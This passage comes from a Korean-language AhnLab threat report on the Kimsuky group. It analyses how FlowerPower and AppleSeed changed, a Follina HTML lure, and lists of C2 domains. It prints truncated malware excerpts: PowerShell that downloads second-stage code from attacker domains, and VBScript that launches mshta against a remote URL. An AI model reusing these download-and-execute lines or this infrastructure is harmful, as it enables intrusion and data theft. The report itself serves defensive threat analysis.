또한, Sleep(1~10)을 호출하는 코드가 메인 코드 사이에 다수 포함되어 있으며 "msword16.pip" 파일의 내용을 읽어와 [그림 13]처럼 복호화를 통해 C2 IP 및 포트 쌍을 획득한다. 복호화에 사용되는 알고리즘은 이전 버전에서는 BASE64 + Rijndael-128-CBC Mode였지만, 변형에서는 BASE64 + XOR을 사용한다.



[그림 13] 복호화를 통해 C2 IP 및 포트 쌍 획득


5. Follina (CVE-2022-30190)

위에서 언급한 바와 같이 서버 대부분이 잘못된 설정으로 인해 FTP 계정이 노출되어 로그인이 가능했다. 그러던 중 [그림 14]와 같이 특정 서버에서 MS Office Word RCE 취약점인 Follina(CVE-2022-30190)에 사용되는 HTML 파일이 발

견되었다.

[그림 14] HTML 파일이 발견된 C2 서버

[그림 15]에서 볼 수 있듯 해당 HTML 파일에는 FlowerPower 1차 스크립트를 다운로드하는 주소가 포함되었다.



[그림 15] HTML 파일 코드 일부

파일명 또한 "1.txt"인 것을 감안하면 아직 공격에 사용되지는 않았으며 테스트 중인 것으로 추정된다.

6. FlowerPower 체제 변경

2021년에는 FlowerPower와 관련된 체제가 크게 변경되었다. 2020년 처음 등장한 시기부터 FlowerPower는 다음 10개의 도메인을 고정적으로 사용해 왔다.

기존 FlowerPower가 사용한 도메인 목록

▶atwebpages.com
▶getenjoyment.net
▶medianewsonline.com
▶myartsonline.com
▶mygamesonline.org
▶mypressonline.com
▶mywebcommunity.org
▶onlinewebshop.net

▶scienceontheweb.net

▶sportsontheweb.net

하지만 2022년 11월부터 [그림 16]과 같이 새로운 도메인 2개인 "kro.kr", "r-e.kr" 가 사용되기 시작했다.

```
$gjqjrudfh = "http://cogun.manblue.kro.kr/jo/"
$dkdlel = "un"
$lognmfl = "Ahnlab.hwp"
$fhrmvkdlf = "\Ahnlab\"
function stun($e)
{
    $k = [byte[]](0,2,4,3,3,6,4,5,7,6,7,0,5,5,4,3,5,4,3,7,
    $l = $e.Length
    $j = 0
    $i = 0
    $c = ""
    while($i -lt $l)
    {
```

```
$gjqjrudfh = "http://wefgp.realma.r-e.kr/so/"
$dkdlel = "ok"
$lognmfl = "Ahnlab.hwp"
$fhrmvkdlf = "\Ahnlab\"
function stun($e)
{
    $k = [byte[]](0,2,4,3,3,6,4,5,7,6,7,0,5,5,4,3,5,4,3,7,0,7,6,2,6,
    $l = $e.Length
    $j = 0
    $i = 0
    $c = ""
    while($i -lt $l)
    {
```

[그림 16] FlowerPower의 새로운 도메인 (FlowerPower 1차 스크립트)

또한, 기존 FlowerPower 2차 스크립트는 "??.down" 형식이었으나 2022년 11월부터 "??.rong"로 변경되었다.

OLD

```
function Download
{
    $downname = $LocalID + ".down"
    $delphppath = $SERVER_ADDR + "del.php"
    $downpsurl = $SERVER_ADDR + $downname
    $codestring = (New-Object System.Net.WebClient).DownloadString($downpsurl)
    $comletter = decode $codestring
```

NEW

```
function df
{
    $dwnnAmE = $dkdlel + ".rong"
    $dELpHppATh = $gjqjrudfh + "index.php"
    $downpsurl = $gjqjrudfh + $dwnnAmE
    $codestring = (New-Object System.Net.WebClient).DownloadString($downpsurl)
    $comletter = stun $codestring
```

[그림 17] FlowerPower 코드 비교 (FlowerPower 1차 스크립트)

또한 기존 수집하던 정보에서 "ipconfig /all 정보, Drive 및 Provider 정보"를 추가적으로 수집하는 코드가 추가되었다. 하지만 해당 기능이 또다시 삭제된 스크립트도 있는데, 이는 테스트 중인 것으로 추정된다.

마지막으로 2차 스크립트에서 키로깅 기능이 삭제되고 지속성 유지 및 워드(Word) 경고 제거만 수행하며, 역시 아직 테스트가 진행 중이거나 전략을 바꾼 것으로 짐작된다.

주요 이슈 #2 - AppleSeed

이전에 AppleSeed를 유포하던 스크립트는 악성코드와 미끼 문서만 포함하여 유포되었으나, 2022년에는 [그림 18]와 같이 C2에 접속하는 행위가 추가된 것을 확인했다.

```
10  Sub main
11      t9cLh = qoX9WP.ExpandEnvironmentStrings("%programdata%\")
12      If Not hAGXL5.FolderExists(t9cLh) Then
13          t9cLh = qoX9WP.ExpandEnvironmentStrings("%systemroot%\")
14      End If
15
16      wQn7ckB8 = "JVBERi0xLjcNCiW1tbW1DQoxIDAgb2JqDQo8PC9UeXBlL0NhdGFsb2c" 'Omit some code', 'Normal PDF'
17      z083gzeOf = "wNcdjY6NjY2JjY2NcnKNjTWNjY2NjY2NzY2NjY2NjY2NjY2NjY" 'Omit some code', 'AppleSeed'
18
19      wguOyQM = "wguOyQM"
20      kaPySZQ = "pZKXH.jRl8kn"

                ●●●

55      qoX9WP.Run "cmd /c cmd /c "&kdXrylF, 0, True
56      selfDel
57      qoX9WP.Run "cmd /c cmd /c mshta.exe http://stegarophy.000webhostapp.com/?mode=login", 0, True
58
59      pIYIb1ddZ = "wNcdjY6NjY2JjY2NcnKNjTWNjY2NjY2NzY2NjY2NjY2NjY2" 'Omit some code', 'AppleSeed'
```

[그림 18] C2 접속 행위가 추가된 변형 스크립트

해당 명령은 AppleSeed와는 별개로 실행되어 추가 VBScript(1)를 다운로드하며, 최종 악성 행위는 시스템 정보를 수집하여 C2로 전송하는 것이다. 또한 지속성 확보를 위한 스케줄러를 등록하고 또다른 VBScript(2)를 다운로드 및 실행한다.


하지만 분석 당시 추가 VBScript(2)는 'mshta.exe'를 종료하는 명령어였으며, 스케줄러가 등록되어 있어 언제든지 다른 명령어로 대체 실행될 수 있다.([그림 19] 참고).

해당 유형과 비슷한 예시를 2022년 ASEC 블로그를 통해 수 차례 공유한 바 있다.

▶인터넷 공유기 설치파일 위장한 AppleSeed 유포

▶발주서, 품의서를 위장한 AppleSeed 유포

▶특정 군부대 유지보수 업체 대상으로 AppleSeed 유포



[그림 19] 프로세스 트리

안랩 대응 현황

안랩은 김수키 그룹과 관련된 진단명과 엔진 버전 정보를 확보했으며, 이 위협 그룹의 활동이 최근에 파악된 경우에도 안랩 제품군에서 과거에 관련된 악성코드를 진단했을 가능성이 있다. 안랩은 김수키 그룹의 활동을 추적하며

관련 악성코드에 대응하고 있으며, 확인 및 진단되지 않는 변형은 존재할 수 있다.

결론 및 시사점

김수키 그룹의 공격 활동은 시간이 경과할수록 늘어나고 있으며, 이들은 진단을 회피하기 위해 공격 방식에 점차 변화를 주고 있다. 국내 홈페이지를 유포지로 사용하는 경우도 증가하는 추세이며, 공격 방식 또한 파일리스(Fileless) 형태로 점차 변화하고 있다. 김수키 그룹의 공격 대상이 아닐 경우 악성 파일을 유포하지 않거나 파일을 삭제하기 때문에 공격 활동을 확인하기 쉽지 않다.

이들은 지금까지 그래왔듯이 앞으로도 계속 왕성하게 활동할 것이다. 또한 초기 공격 방식은 대부분 피싱 이메일을 통해 진행되므로 출처가 불분명한 이메일은 주의해야 한다. 나아가 주기적으로 시스템에 이상이 없는지, 수상한 파일은 없는지 확인해야 한다.

김수키 조직 및 주요 악성코드에 관한 상세한 분석 내용과 침해지표(IoC)가 담긴 보고서 전문은 AhnLab TIP 구독 서비스를 통해 확인할 수 있다.

▶**ATIP 포털 바로가기**

AhnLab 분석가 Vanish
